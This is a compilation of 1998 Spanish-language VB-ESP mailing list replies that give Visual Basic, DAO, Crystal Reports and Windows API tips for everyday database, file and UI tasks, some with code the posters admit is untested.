Dim rs as recordset ' Lo utilizas si la consulta es una SELECT

' Asignacion de variables:

Set Ws = DBEngine.workspaces(0)
Set Db = Ws.opendatabase (, , )
'asigna el objeto consulta
Set qry = Db.querydefs("Datos")

'Asigna los parametros
qry.parameters("Codigo")= 1
qry.parameters("Fecha")= date

' Si se trata de una consulta SELECT, abre el recordset con esos parametros:

Set rs = qry.openrecordset (dbopendynaset)

' Si es una consulta INSERT, DELETE o UPDATE, la ejecutas

qry.execute
```

Espero que te sirva. Saludos

PACO

Convertir .MDB -> .TXT

Tal vez el siguiente código te ayude:

Se encarga de abrir una base de datos (en este caso "BIBLIO.MDB") y graba todas sus tablas, con cada uno de sus campos y registros en archivos con el nombre de la tabla y extensión .TXT.

Parto del entendido que:

  * Usas Windows 95, 98 o NT
  * Has establecido la referencia a Microsoft Data Access Objects 3.5
  * No importa qué base de datos le pongas, ni la cantidad de tablas que tenga, ni la cantidad de campos que haya en la base de datos.

Lo hice al vapor, de modo que puede tener errores. Sin embargo, puede ser una buena base. De facto lo probé y no me dio errores (mas que en algunas estructuras especiales que están contenidas en Biblio.MDB que no se pueden leer). De cualquier manera, el programa cuenta con una verificación de errores y no detiene su ejecución.

```
----------------------------------------
Private Sub Command1_Click()
  ' Var
  Dim db As Database
  Dim rs As Recordset
  Dim tbl As TableDef
  Dim fld As Field
  Dim fil As Integer
  Dim strDelim As String
  Dim strComa As String

  ' Captura de errores
  Screen.MousePointer = vbHourglass
  On Error Resume Next

  ' Abre la base de datos
  Set db = DBEngine.Workspaces(0).OpenDatabase("BIBLIO.MDB", False, True)

  ' Lee cada tabla
  For Each tbl In db.TableDefs
    Set rs = db.OpenRecordset(tbl.Name, dbOpenSnapshot)
    If Err.Number = 0 Then
      Me.Print tbl.Name;

      ' Abre el archivo de texto
      Open tbl.Name & ".TXT" For Output As #1

      ' Graba los encabezados (Son los nombres de los campos en sí)
      strComa = ""
      For Each fld In rs.Fields
        Print #1, strComa & fld.Name;
        strComa = ", "
      Next fld
      Print #1, ""
```

```
      ' Ahora graba cada dato
      While Not rs.EOF
        strComa = ""
        For Each fld In rs.Fields
          Select Case fld.Type
            Case dbText, dbChar, dbMemo, dbDate, dbTime
              strDelim = Chr(34)
            Case Else
              strDelim = ""
          End Select

          ' Graba el texto en el archivo
          Print #1, strComa & strDelim & fld.Value & strDelim;
          strComa = ", "
        Next fld
        Print #1, ""
        Me.Print ".";
        rs.MoveNext
      Wend

      ' Cierra el archivo de texto
      Close #1

      ' Cierra el snapshot y la base de datos
      rs.Close
      Set rs = Nothing
      Me.Print "¡Finalizada la tabla!"
    Else
      MsgBox Err.Description, vbExclamation, "Error " & Err.Number
      Err.Number = 0
    End If
  Next tbl

  db.Close
  Set db = Nothing

  ' ¡Ya terminó!
  On Error GoTo 0
  Screen.MousePointer = vbDefault
  MsgBox "¡Listo!"
End Sub
-----------------------------------------
```

Espero que te sea de utilidad...

¡SALUDOS!
Tron.BAS

Crear varios subdirectorios

```
At 10:57 25/06/98 GMT+0200, you wrote:
>Al pasarle un Path completo a MkDir, me dice que no puede encontrar
>el camino. Concretamente, mi directorio actual es
>
>C:\Archivos de programa\DevStudio\VB
>
>y el camino completo que quiero crear es
>
>C:\Archivos de programa\DevStudio\VB\Dirs\FFirmados
>
>Primero compruebo con Dir si existe el path, y si no llamo a MkDir
>pero me da error. ?Como puedo hacerlo si quiero que me pueda crear
>cualquier directorio dando el camino completo?

Aparentemente tu problema no es que no puedas generar el directorio nuevo,
es que hay DOS directorios nuevos, por lo tanto necesitas una funcion
recursiva de creación de directorios. A ver si me sale algo al vuelo...

Function RecursiveMkDir (NewPath as String) as Boolean
    Dim P as Long
    Dim ThisPath as String
    Dim Nombre as String

    P=Instr(TmpPath,"\")
    Do While P>0
        ThisPath=Left$(NewPath,P-1)
        If Right$(ThisPath,1)<>":" And Right$(ThisPath,1)<>"." And
Right$(ThisPath,1,1)<>"\" Then
            Nombre=Dir$(ThisPath)
            If Nombre <>"" Then
                If (GetAttrib(ThisPath) And vbDirectory)>0 Then
                 'OK El path ya existe, seguimos
                 Else
                 ' El Path no existe por que es un fichero,
                 ' grave problema, salimos rapidamente.
                 RecursiveMkDir=False
                 Exit Function
                End If
             Else
          'Bien, el path no existe, así que lo creamos...
                MKDir ThisPath
            End If
        End If
        P=Instr(P+1,NewPath,"\")
    Loop
    If Right$(NewPath,1)<>"\" Then
        MkDir NewPath
    End If
    RecursiveMkDir=True
End Function

No he comprobado a ver si funcion, la he hecho a ojo :-) Quizás alguna
función no tenga los parámetros correctos y detalles por el estilo, pero
```

creo que la idea se ve... No ? :-)

Un saludo...

--
Jose Mejuto jmejuto@pobox.com>
- - - - - - <http://www.pobox.com/~joshy>
Get your copy of JoshyMP3 in my WEB page

Insertar campo hora en CR

No se si les sirva, ya que yo uso el Crystal reports que esta incluido en Crystal Info 5.0

Ademas de quitar la conversion de fechas tengo que usar estas formulas:

* Para la fecha
DateTimeToDate(DateTime(DTSToDate({RegistroAsistencia.REAS_HoraRegistro}), DTSToTimeField({RegistroAsistencia.REAS_HoraRegistro})))

* Para la Hora
DateTimeToTime(DateTime(DTSToDate({RegistroAsistencia.REAS_HoraRegistro}), DTSToTimeField({RegistroAsistencia.REAS_HoraRegistro})))

Donde RegistroAsistencia es la tabla y REAS_HoraRegistro el campo (solo por si requiere aclaracion)

Con esto me funciona perfecto.

Jorge Luis Campos Medina
Leon, Gto. Mexico.
jlcampos@bajio.infonet.com.mx

-----Original Message-----
From: SOFYS INFORMATICA S.L. [SMTP:sofys@arsys.es]
Sent: Tuesday, June 16, 1998 6:47 AM
To: vb-esp@ccc.uba.ar
Subject: RE: (VB-ESP) insertar campo hora en CR

Lo unico que se me ocurre es que se lo mandes como un dato desde VBA.

-----Original Message-----
De: M. Javier Vazquez <iam@alcavia.net>
Para: vb-esp@ccc.uba.ar <vb-esp@ccc.uba.ar>
Fecha: martes 16 de junio de 1998 13:54
Asunto: (VB-ESP) insertar campo hora en CR

Saludos a todos,

Quiero insertar un campo hora (date/time) en un informe,
pero cuando lo hago me lo convierte a fecha 31/12/99.

He desabilitado la opcion de [convertir fecha y hora a fecha]
pero no hace caso.

?Alguien puede ayudarme?

Gracias.

Probar el AutoRun *(2 mensajes)*

Yo he tenido el mismo problema pero lo he solucinado con dos simples programas bat. Solo tienes que crearte un subdirectorio donde esté tu programa de setup. Después pon en el fichero bat "subst unidadquequieras: path" y después unidadquequieras:". Create un shortcut al clipboard de Windows y pincha sobre el fichero bat. Automáticamente se ejecutará el autorun. Lo malo es que si lo quieres ejecutar otra vez para simular el cambio de unidad (es asi como funciona el autorun) tienes que crearte primero otro fichero bat que deshaga el subst otra vez (son dos lineas).

Asi que cada vez que quieras probar que tal te va tu autorun tienes que ejecutar el primer fichero, juguetear con lo que te haya levantado el autorun y cuando termines ejecutar otra vez el otro fichero bat. No estan complicado y te ahorras mucho tiempo en comprobaciones.

Mira haber si funciona, ahora estoy trabajando, en cuanto llegue a casa te paso los ficheros bat.

Creo que es algo muy sencillo y que puede evitarte el comprar otra unidad o probarlo en otros ordenadores.

Un saludo.

Código del primer fichero bat, depende de donde tengas los programas claro.

```
d:\
subst f: \harddisk
```

hardisk es el subdirectorio dentro de d: donde está mi autorun.inf
Código del segundo fichero bat

```
subst f: /d
```

Con esto anulamos la sustitución de hardisk por f:, hay que hacerlo ya que si ejecutas una vez el primer fichero bat y quieres ejecutarlo más veces no será efectivo hasta que no ejecutes este segundo fichero.
Recuerda el orden; primero ejecuta el primer archivo bat, se lanzará el autorun, después de que se haya ejecutado ejecuta el segundo, de esta manera podrás verificar tu autorun las veces que quieras. Lo que hace esto es lo mismo que ocurre cuando tu autorun está dentro de un CD y este se inserta en tu PC.

Un saludo a todos los listeros, espero que os sirva de algo.

Winsock.dll

Debido a la gran cantidad de peticiones, aqui os mando un modulo con casi todo lo referente a la winsock.dll.

Si quereis alguna aclaración, indicarmelo.

Un saludo

winsock.zip

Control de digitos

Hola:

Ante todo decir que suscribo lo que señala Luis Sanz.
Y redundando en lo ya dicho probad esto y ya direis
si se van por ahí los tiros. Qué falta o sobra...

```
-----------------------------------------------------
Option Explicit

Dim CadenaTexto As String * 20
Dim CadenaIntro As String

Private Sub Form_Load()
    Text1.Text = ""
End Sub

Private Sub Text1_KeyDown(KeyCode As Integer, Shift As Integer)
    Dim nTeclaPress As KeyCodeConstants
    nTeclaPress = KeyCode
    If nTeclaPress = vbKeyDelete Then ' Tecla Del
        If Len(CadenaIntro) > 0 Then
           CadenaIntro = Mid(CadenaIntro, 1, Len(CadenaIntro) - 1) 'Elimina
ult.caracter
           RSet CadenaTexto = Format(CadenaIntro, "###,###,###")
           Text1.Text = CadenaTexto
        End If
    End If
End Sub

Private Sub Text1_KeyPress(KeyAscii As Integer)
    Dim Caracter As String * 1
    Dim cValidos As String
    Dim cTeclaPress As KeyCodeConstants
    cTeclaPress = KeyAscii
    KeyAscii = 0
    cValidos = "0123456789"
    Caracter = Chr(cTeclaPress)
    If InStr(1, cValidos, Caracter, vbBinaryCompare) > 0 Then
        If Len(CadenaIntro) <= 12 Then
            CadenaIntro = CadenaIntro + Caracter
            RSet CadenaTexto = Format(CadenaIntro, "###,###,###")
            Text1.Text = CadenaTexto
        End If
    End If
End Sub
```

Insertar un textbox llamado Text1.text en un form y listo.

--
Saludos.
 Héctor.

"Como invento, el teléfono es extraordinario, pero ¿ para qué podría servir

?..."

Ruthford B. Hayes, presidente EEUU. de 1877 a 1881

=?iso-8859-1?Q?Paco_Gonz=E1lez_Moya?= escribió:

> Saludos a todos, amigos listeros...
>
> Me encuentro con el siguiente problema. Necesitamos realizar una entrada de
> importes numericos de una forma similar a como ocurre en una calculadora:
> texto entrante por la derecha, puntos de mil, coma decimal, etc... pero no
> se debe permitir que el usuario teclee cifras incorrectas ni que
> caprichosamente ofrezca un clic en el cuadro, ni que tampoco cambie la
> posicion actual del cursor.
>
> Realmente, nuestro problemas se centra ahi: en el control de la posicion del
> cursor dentro de un TextBox.
> ¿Existe alguna forma de controlarlo con algún evento?
> ¿Podemos lograrlo?
> ¿Puede expandirese la definición de un TextBix con algun evento nuevo que
> diseniemos?
> ¿Existe alguna otra forma de hacerlo con los controles estandar de VB?
>
> Nos planteamos el uso de los controles estandar de VB 5.0, y por ello huimos
> de controles como el MaskEdit, etc...
>
> Por anticipado, muchas gracias, y perdon por la extension...

Cursor Animado

Te envio este codigo acerca de cursor animado

```
Option Explicit

Dim mhBaseCursor As Long, mhAniCursor As Long
Dim mhBaseCursor2 As Long, mhAniCursor2 As Long
Dim state As Integer
Private Sub Command1_Click()
    Dim lResult As Long

    mhAniCursor = LoadCursorFromFile("c:\win95\cursors\appstart.ani")
    lResult = SetClassLong((hwnd), GCL_HCURSOR, mhAniCursor)
    state = 1

    mhAniCursor2 = LoadCursorFromFile("c:\win95\cursors\Pen_1.cur")
    lResult = SetClassLong((Text1.hwnd), GCL_HCURSOR, mhAniCursor2)
    state = 1
End Sub

Private Sub Command2_Click()
    Dim lResult As Long

    lResult = SetClassLong((hwnd), GCL_HCURSOR, mhBaseCursor)
    lResult = DestroyCursor(mhAniCursor)

    lResult = SetClassLong((Text1.hwnd), GCL_HCURSOR, mhBaseCursor2)
    lResult = DestroyCursor(mhAniCursor2)
    state = 0
End Sub


Private Sub Form_Load()

    mhBaseCursor = GetClassLong((hwnd), GCL_HCURSOR)
    mhBaseCursor2 = GetClassLong((hwnd), GCL_HCURSOR)
End Sub


Private Sub Form_Unload(Cancel As Integer)
    If state Then Command2_Click
End Sub

Modulo Module1.bas
Option Explicit

Public Const GCL_HCURSOR = -12

Declare Function ClipCursor Lib "user32" (lpRect As Any) As Long
Declare Function DestroyCursor Lib "user32" (ByVal hCursor As Any) As Long
Declare Function LoadCursorFromFile Lib "user32" Alias "LoadCursorFromFileA" (ByVal
lpFileName As String) As Long
Declare Function SetClassLong Lib "user32" Alias "SetClassLongA" (ByVal hwnd As
Long, ByVal nIndex As Long, ByVal dwNewLong As Long) As Long
Declare Function GetClassLong Lib "user32" Alias "GetClassLongA" (ByVal hwnd As
Long, ByVal nIndex As Long) As Long
```

Nota.- Si necesitas que te lo expique avisame..

Lanzar navegador por defecto *(2 mensajes)*

>Gracias por tu solución, Jose Manuel, de momento me sirve si no
>encuentro otra forma, lo que pasa es
>que quiero que se lanze pero con la página que tenga por defecto el
>navegador, sin tener yo que pasarle
>ninguna página, no se, accediendo quizás al registro de Windows para ver
>cual es el programa que abre
>las páginas html.
>
Prueba esto que acabo de recibir:

```
Dim FileName As String, Dummy As String
Dim BrowserExec As String * 255
Dim RetVal As Long
Dim FileNumber As Integer
Const SW_SHOWNORMAL = 1 ' Restores Window if Minimized or

Declare Function ShellExecute Lib "shell32.dll" Alias "ShellExecuteA" _
(ByVal hwnd As Long, ByVal lpOperation As String, ByVal lpFile As String, _
ByVal lpParameters As String, ByVal lpDirectory As String, _
ByVal nShowCmd As Long) As Long

Declare Function FindExecutable Lib "shell32.dll" Alias "FindExecutableA" _
(ByVal lpFile As String, ByVal lpDirectory As String, ByVal lpResult As _
String) As Long
' ---------

BrowserExec = Space(255)
FileName = "C:\temphtm.HTM"

FileNumber = FreeFile() ' Get unused file number

Open FileName For Output As #FileNumber ' Create temp HTML file
  Write #FileNumber, " <\HTML>" ' Output text
Close #FileNumber ' Close file

' Then find the application associated with it.
  RetVal = FindExecutable(FileName, Dummy, BrowserExec)
  BrowserExec = Trim$(BrowserExec)
  ' If an application is found, launch it!
  If RetVal <= 32 Or IsEmpty(BrowserExec) Then ' Error

    Msgbox "Could not find a browser"

  Else
    RetVal = ShellExecute(frmMain.hwnd, "open", BrowserExec, _
      "www.myurl.com", Dummy, SW_SHOWNORMAL)
    If RetVal <= 32 Then ' Error
      Msgbox "Web Page not Opened"
    End If
  End If

Kill FileName ' delete temp HTML file


Un saludo.
```

José Rubí de la Vega
E-mail : jrubi@arrakis.es
WWW : http://www.arrakis.es/~jrubi
Podrás encontrar información sobre VB, la lista
VB-ESP y un resumen de los mensajes de la misma
ICQ # : 10939566

```
Option Explicit

Private Declare Function FindExecutable Lib "shell32.dll" Alias _
    "FindExecutableA" (ByVal lpFile As String, ByVal lpDirectory As String, _
    ByVal lpResult As String) As Long

Private Declare Function GetTempFileName Lib "kernel32" Alias _
    "GetTempFileNameA" (ByVal lpszPath As String, _
    ByVal lpPrefixString As String, ByVal wUnique As Long, _
    ByVal lpTempFileName As String) As Long

Private Declare Function GetTempPath Lib "kernel32" Alias "GetTempPathA" _
    (ByVal nBufferLength As Long, ByVal lpBuffer As String) As Long

Private Declare Function DeleteFile Lib "kernel32" Alias "DeleteFileA" _
    (ByVal lpFileName As String) As Long

Private Const MAX_PATH = 260

Private Function QuieroSaberQuienAbrePaginasWeb() As String
    Dim TempPath As String, TempFile As String, lRes As Long
    TempPath = Space(MAX_PATH)
    lRes = GetTempPath(MAX_PATH, TempPath)
    TempPath = Left(TempPath, lRes)
    If Not Right(TempPath, 1) = "\" Then TempPath = TempPath & "\"
    For lRes = 1 To 8
        Randomize
        TempFile = TempFile & CStr(Hex(Rnd * 16))
    Next
    TempFile = TempFile & ".htm"
    lRes = FreeFile
    Open TempPath & TempFile For Output As #lRes
    Print #lRes, "Hola Mundo"
    Close #lRes
    QuieroSaberQuienAbrePaginasWeb = Space(MAX_PATH)
    lRes = FindExecutable(TempFile, TempPath, QuieroSaberQuienAbrePaginasWeb)
    If lRes > 32 Then
        QuieroSaberQuienAbrePaginasWeb = Left(QuieroSaberQuienAbrePaginasWeb,
InStr(QuieroSaberQuienAbrePaginasWeb, Chr(0)) - 1)
    Else
        QuieroSaberQuienAbrePaginasWeb = "Nadie"
    End If
    DeleteFile TempPath & TempFile
End Function
```

Llenado de campos según lo escrito

>Amigos listeros: Alguno sabe como hacer para que mientras uno va
>introduciendo los datos en un txt automaticamente haga la comparación
>con una base y traiga en sombreado el dato que comienza igual?
>Sería lo que hace el excel de office '97 de comparación entre campos
>anteriores.
Creo que va a ser lento pero debes hacer algo así (lo hago de memoria y sin probar pero creo que te servirá de guía)

En el evento change del textbox :

```
dim EstoyBuscando as boolean, i as long

if EstoyBuscando then exit sub
EstoyBuscando = true
MiTabla.Seek ">=", MiTextBox 'supongo indice campo alfabético y activo
if not MiTabla.NoMatch then
    i=MiTextBox.SelStart
    MiTextBox = MiTabla!MiCampo
    MiTextBox.SelStar = i
    MiTextBox.SelLegth = len(MiTextBox) 'un poco feo pero ...
end if
EstoyBuscando = false
```

Espero no haber escrito una burrada.

Un saludo.

_____
José Rubí de la Vega
E-mail : jrubi@arrakis.es
WWW : http://www.arrakis.es/~jrubi
Podrás encontrar información sobre VB, la lista
VB-ESP y un resumen de los mensajes de la misma
ICQ # : 10939566

>From: Jorge Alonso Gutierrez
>Sent: 09 June, 1998 3:38 PM
>To: vb-esp@ccc.uba.ar
>Subject: (VB-ESP) Urgente

>Hola.

Saludos !!!

>Sabe alguien cómo se hace una gráfica de pastel usando el
>contenido de variables ?? He estado trabajando con el MSchart
>control pero no he obtenido resultados.
>Necesito graficar lo siguiente:
> total casos 35 var. A
> hombres 20 var B
> Mujeres 15 var C
>cómo serían las instrucciones para que aparezca la gráfica ??
>Y una vez hecha ésta, se puede mandar a imprimir ??

Perdona si me equivoco, pero es que no he usado este control,
probe algo rápido y esto te ayudará :

```
MsChart1.Chartype = 14
MsChar1.ColumnCount = 2
MsChart1.RowCount = 1
MsChart1.ShowLegend = True
MsChart1.Column = 1
MsChart1.columnLabel = "Hombres"
MsChart1.Data = 20 'o el contenido de tu variable B
MsChart1.Column = 2
MsChart1.columnLabel = "Mujeres"
MsChart1.Data = 15 'o el contenido de tu variable C
```

Esto lo puedes hacer modificando las propiedades del control o
con código en tu programa, haz tus pruebas que por ahí van los
tiros.

Imprimir el gráfico, realmente te lo debo y si lo averiguas pues
nos avisas no ?? :-))

>Gracias
De nada

Julio Collado
sistematica.com.ni
Managua, Nicaragua

Personalizar la Barra de Herramientas

Arranca VB.
Entras en CustomControls (Ctrl+T) y dejas seleccionados todos los controles que normalmente utilizas. Aceptar
Entras en Tools -> References y seleccionas las referencias internas con las que trabajes (DAO, RDO u otras).
Salva el proyecto como Auto32ld.vbp (AutoLoad). en el directorio donde tienes instalado VB.
Sal de VB y vuelve a entrar.

Ya está! .Cada vez que digas nuevo proyecto te carga lo que tengas definido en Auto32ld.vbp.

Un Saludo,

Luis Baigorrotegui
Consultoria & Comunicaciones
E-Mail: luisb@cyc.es
ICQ# : 7416777

>>> LMISIEGO <LMISIEGO@santandersupernet.com> 10/06/98 15:32 >>>
Hola a todos:

¿Alguien sabe como se hace para que al iniciar un proyecto nuevo, no tenga que volver a cargar todos los componentes que uso normalmente en el cuadro de herramientas?.

Gracias
Luis Javier

Hola
Me tendrias que decir algunos datos mas, como si estas en un servidor NT o en win 95, de todas formas es sencillo...

1º Tienes que instalarlo en el servidor, preferentemente en NT, al instalarlo y para no complicarte hasta que lo manejes mejor, cuando te pregunte si quieres que restringir el acceso, destactiva las dos casillas que hay (Ya lo veras en la instalación), de esa forma todos los que esten en la red podran entrar en internet.

2º Otra de las opciones que te pedirá (si estas en NT) es el rango de direcciones IP, dile que si a todo, ya lo hace automatico, no hay que tocar nada.

3º Despues te pedirá reiniciar (para variar....), ya tienes instalado en el servidor, ahora toca instalarlo en cada puesto que quieras que se conecten.

4º En el puesto te vas a entorno de red y pinchas en el servidor, ahi veras los discos compartidos del servidor y alguna cosa mas, una de ellas es una carpeta llamada mspclnt, ahi pinchas y veras un setup, lo ejecutas e instalas el proxy, automaticamente te cambiará los navegadores para que funcionen con el proxy.

Creo que hasta aqui te deberia funcionar, si no te funciona o tienes alguna caracteristica especial me lo cuentas. Espero que te sirva, un saludo.

>
>Saludos a todos.
>
>Por favor si alguien me puede indicar donde encuentro informacion sobre
>como instalarlo (Proxy 20 microsoft) o me puede indicar como hacerlo, lo
>agradesco ya que me es de suprema importancia el instalarlo.
>
>Gracias.
>
>
>
>
>
>_____
>Get Your Private, Free Email at http://www.hotmail.com
>

Suma y sigue en Crystal Report

Paso a ponerte parte de las formulas que hay que poner en los distintos sitios.

En la cabecera del listado"Page Header"

```
Nombre:@InicioSigue
Formula:WhileprintingRecords ;
 NumberVar Sigue;
Sigue:=-1 ;
```

En la cabecera de grupo:

```
Nombre:@Inicio
Formula: WhileprintingRecords ;
 NumberVar Sigue;
StringVar Inicio;
Sigue:=0 ;
 Inicio:="I";

Nombre:@Acumular
Formula: WhileprintingRecords ;
 NumberVar Importe;
Importe:=0 ;
```

En la 1ª linea de detalle:

```
Nombre:@Anterior
Formula:WhileprintingRecords ;
 numberVar Sigue;
Stringvar Inicio;
if Sigue=-1 and Inicio ="I" then
 "Suma Anterior "
else ""

Nombre:@ImporteAnterior
Formula:WhileprintingRecords ;
 numberVar Acum;
NumberVar Importe;
numberVar Sigue;
if Sigue=-1 then Importe:= Acum
else 0
```

En la 2ª linea de detalle:

```
Nombre:@LineaSigue
Formula:WhileprintingRecords ;
 numberVar Sigue;
Sigue:=Sigue+1 ;

Nombre:@SumaImporte
Formula:WhileprintingRecords ;
 NumberVar Importe;
Importe:= Importe + {nomtabla.campoimplinea}
```

En el pie del grupo:

```
Nombre:@Final
Formula: WhileprintingRecords ;
 StringVar Inicio;
 Inicio:="F";
```

En el pie de página:

```
Nombre:@SumaySigue
Formula:WhilePrintingRecords;
 Stringvar Inicio;
if Inicio ="I" then
 "Suma y Sigue"
else ""
```

```
Nombre:@SumaySigueImporte
Formula:WhilePrintingRecords;
 Stringvar Inicio;
numberVar Acum;
if Inicio ="I" then acum:= {@SumaImporte} - {nomtabla.campoimplinea}
else acum:=0
```

Todo este rollo es para que tanto en los saltos de grupo como en los totales salgan los datos. Hay que tener en cuenta que puedes estar sacando el listado de Facturas, por ejemplo, y tienes posibilidad de sacarlas en bloque, no solo de una en una. Por tanto lo tienes que controlar en todas. A partir de aqui yo creo que lo puedes hacer.

Un Saludo,

Luis Baigorrotegui
Consultoria & Comunicaciones
E-Mail: luisb@cyc.es
ICQ# : 7416777

> estoy haciendo un listado que necesito que en la cabecera y en el pie
> me de un suma y sigue y suma anterior. por mas que lo intento no lo consigo.

Usar ficheros de DBase

> Hace tiempo realice una aplicacion utilizando Dbase y ahora necesito
parte
> de esos datos parsarlos a otro aplicacion que he hecho con VB5.Alguien
me
> podria ayudar para pasar estos datos escribiendo el codigo
correspondiente.
> A la espera de vuestras gratas noticias os saluda atentamente.

```
  Dim DbMdb AS DataBase
  Dim NewRs AS RecordSet
  ' El opendatabase lo que hace es abrir el DIRECTORIO donde se hallen las
bases de datos DBF.
  Set dbMDB = OpenDatabase("", True, False, "dBASE
III;database=c:\MiDir\MisDbfs")
  ' Abre un RecordSet.
  ' Realmente, lo que abre es UNA DE LAS BASES DE DATOS. Cli, en mi caso.
  Set NewRs = DbMDB.OpenRecordSet("SELECT * FROM Cli ORDER BY Cli_Cod")

  ' A partir de aquí, el Recordset puede manipularse como cualquier otro.
```

Saludos.
Una obediencia ciega supone siempre una ignorancia extrema.
ORZO, <orzo@orzo.com>

Varios colores en RichTextBox

Fui yo quien dio el latazo con los TextBox de colorines, asi que te mando las instrucciones necesarias para hacer los textos en colores... es muy facil !!!

Tengamos un Form con un RichTextBox (llamado RTB)
Supongamos tambien que tenemos una base de datos con cuatro campos:
FECHA, CUENTA, HABER_DEBE, IMPORTE
Cuando habrimos el Form este imprimira los datos correspondiente al dia de ayer.

```
Sub Form_load()
Dim dBase as Database
Dim rTabla as RecordSet
Dim FechaAyer as Date
Set dBase=OpenDatabase(App.Path & "\Contabilidad.mdb")
FechaAyer=DATE(Daye()-1)
Set rTabla=dBase.OpenRecordset("SELECT * FROM ASIENTOS WHERE FECHA= ' " &
Format(FechaAyer,"dd/mm/yy") & " ' "
While not rTabla.eof
    RTB.SelColor=vbBlue
    RTB.SelText=rTabla("FECHA")
    RTB.SelColor=vbBlack
    RTB.SelText=rTabla("CUENTA")
    IF rTabla("HABER_DEBE")="D" Then
        RTB.SelText=vbGreen
        RTB.SelText=rTabla("IMPORTE")
    Else
        RTB.SelText=vbRed
        RTB.SelText="-" & rTabla("IMPORTE")
        RTB.SelText=vbCrLf
    Endif
    rTabla.MoveNext
Wend
```

De esta forma veremos que aparece las fechas en color Azul, las cuentas en color negro y los importes en verde si es al debe o en rojo si es al haber.
para cambiar el tipo de letra solo hay que usar RTB.SelFont.
Para hacer un salto de linea hay que usar vbCrLf
En Resumen:
Mandar los codigos para escribir en un RichTextBox con la opcion
RTB.SelText="Texto"
Para cambiar el color del texto que vas a escribir ahora.
RTB.SelColor=vbBlue
RTB.SelText="Texto en azul"
Para cambiar el font del texto que vas a escribir ahora
RTB.SelFont="Arial"
RTB.SelText="Texto en arial"
Para hacer un salto de linea
RTB.SelText=vbCrLf

Seguro que a mas de uno le servira estas instrucciones.

Salu2
Lspez & Lspez Software, S.L.

lsoft@leader.es
kurro@leader.es
IRQ: 13714251

Acceso al Escritorio

On Tue, 2 Jun 1998, Fulgencio SanmartínMartínez wrote:

> El escritorio siempre es un subdirectorio en Windows llamado tal cual:
> C:\Windows\Escritorio. Mira allí que tendrás todos los archivos y
> accesos directos que necesites.

No siempre :)

Si tienes configurado para que trabaja con diferentes usuarios dentro de desktop (o escritorio) habran varios directorios con sus respectivas configuraciones :)

> Pero ten alguna precaución: usa el path del sistema en lugar de
> C:\Windows, y ten en cuenta que hay mucha versión de 95 en inglés
> distribuida, y el directorio sería Desktop. Obteniendo el lenguaje
> del sistema puedes discernir cómo se llama.

Mejor aun, consulta en el Registry la llave:

\HKEY_CURRENT_USER\Software\Mocrosoft\Windows\CurrentVersion\
Explorer\Shell Foldes

y revisa el valor de "Desktop". En mi caso dice "C:\WINDOWS\Desktop"

Saludos,
Toño.

Código de barras- Consulta

En cuanto a la impresion de los codigos, yo estoy usando un control, que me parece magnifico,es un ocx. EZBARX32.OCX
es de Bokai, Yo lo baje desde http://www.bokai.com
y no recuerdo cuanto me costo, pero te puedo decir que se traga practicamente todos los tipos de codigos de Barra

Basic Types

2 of 5 Interleaved 2 of 5 Code 39
Code 93 Codabar EAN-8
EAN-13 UPC-A UPC-E
EAN-128 A EAN-128 B EAN-128 C
Code-128 A Code-128 B Code-128 C
POSTNET

Types with Add-ons

EAN-8 + 2 EAN-8 + 5
EAN-13 + 2 EAN-13 + 5
UPC-A + 2 UPC-A + 5
UPC-E + 2 UPC-E + 5

Y al ser un OCX, lo puedes meter del tiron en cualquier aplicacion windows
Una joyita, segun mi parecer, despues de probar, todos los que consegui encontrar en internet

Yo lo uso para dar entradas en el almacen, y me va de miedo !

Hechale una miradita.

jbecerra@mail.com

Configuración de pantalla

Content-Type: text/plain; charset=ISO-8859-1

X-MIME-Autoconverted: from 8bit to quoted-printable by sandra2.ctv.es id OAA17184

Estimado compañero:

Te envío el código que me pedías, que mira las características y
configuración del dispositivo gráfico. Lo incluyo de dos proyectos:

MDISP1 (en DISP1.ZIP) incluye el código en módulos de clases, con las
ventajas consiguientes (encapsulación, etc.)

MDISP2 (en DISP2.ZIP) se ha pasado el código a un módulo estándar. Lo he
hecho porque no sé si Access admite módulos de clases. Funciona igual, pero
no es una buena práctica de programación (con variables globales, etc.).
Desde luego, puede perfeccionarse, pero es un ejemplo.

El código está desarrollado del libro de Daniel Appleman "API de Win32 para
Visual Basic" (o algo así), pero lo he pasado a un módulo de clases, como
te indico.

Te lo envío a tu correo personal y a la lista, por si le es útil a alguien.

Saludos

Luis Sanz

HOSPITAL REINA SOFIA DE TUDELA
31500 TUDELA
NAVARRA
Teléfono: 948-827500
Fax: 948- 825906
E-Mail: hrst@ctv.es

> De: josejuan.ramon@coput.m400.gva.es
> A: hrst@ctv.es
> Asunto: Configuracion de pantalla
> Fecha: lunes 1 de junio de 1998 7:00
>
> A Luis Sanz
>
> Lamento haber olvidado citar que es para VBA, era mi primer
> mensaje a la lista.
>
> El ojeto Screen no dispone de esas propiedades en VBA.
>
> Si puedes, enviame el codigo de la API a ver si lo puedo utilizar.
>
> Gracias
>
> ==
> josejuan.ramon@coput.m400.gva.es
> ==

> Valencia (España)

disp1.zip disp2.zip

Convertir una tabla Access a Excel

¡Hola a todos!

Si lo que necesitas es incluir, en tu proyecto en Visual Basic, una opción que exporte los datos a Excel generando un archivo XLS utiliza la siguiente instrucción:

```
strQuery = "SELECT * INTO NombreHoja " _
    & "IN 'C:\... \ Archivo.xls' [EXCEL 5.0] " _
    & "FROM Tabla;"
dbBaseDatos.Execute strQuery
```

Esta instrucción te genera un archivo llamado Archivo.xls en Excel versión 5.0 en donde se incluyen todos los campos de la tabla Tabla. NombreHoja es el nombre de la hoja que aparece en la pestaña inferior izquierda y como encabezado de columna aparece el nombre del campo en Access; pero tú puedes seleccionar sólo algunos campos y hasta cambiar los encabezados si en lugar de * utilizas algo como: SELECT ApPaterno AS [Apellido Paterno], ApMaterno AS [Apellido Materno] ...

Por supuesto, el query lo puedes hacer tan complicado como quieras. Esta es sólo una idea.

Espero te sirva,

Patricia :)

> De: LMISIEGO <LMISIEGO@santandersupernet.com>
> A: vb-esp@ccc.uba.ar
> Asunto: Re: (VB-ESP) Convertir una tabla Access a Excel
> Fecha: Miércoles 27 de Mayo de 1998 1:04 AM
>
> Alberto Blázquez Hernández wrote:
> >
> > Hola ha todos, necesito que alguien me ayude, pues no se como pasar
> > datos de Access a Excel, es decir tengo un programa que maneja una
> > base de datos en Access, y ahora me han dicho que tengo que poder
> > exportar algunos datos a excel, para así poder crear gráficos,
> > estadísticas, etc.. Si me pudierais enviar el código, o alguna idea.
> >
> > Gracias de antemano.
>
> Te mando parte de la ayuda que aparece en Excel, reterente a como pasar
> datos de Access a Excel.
>
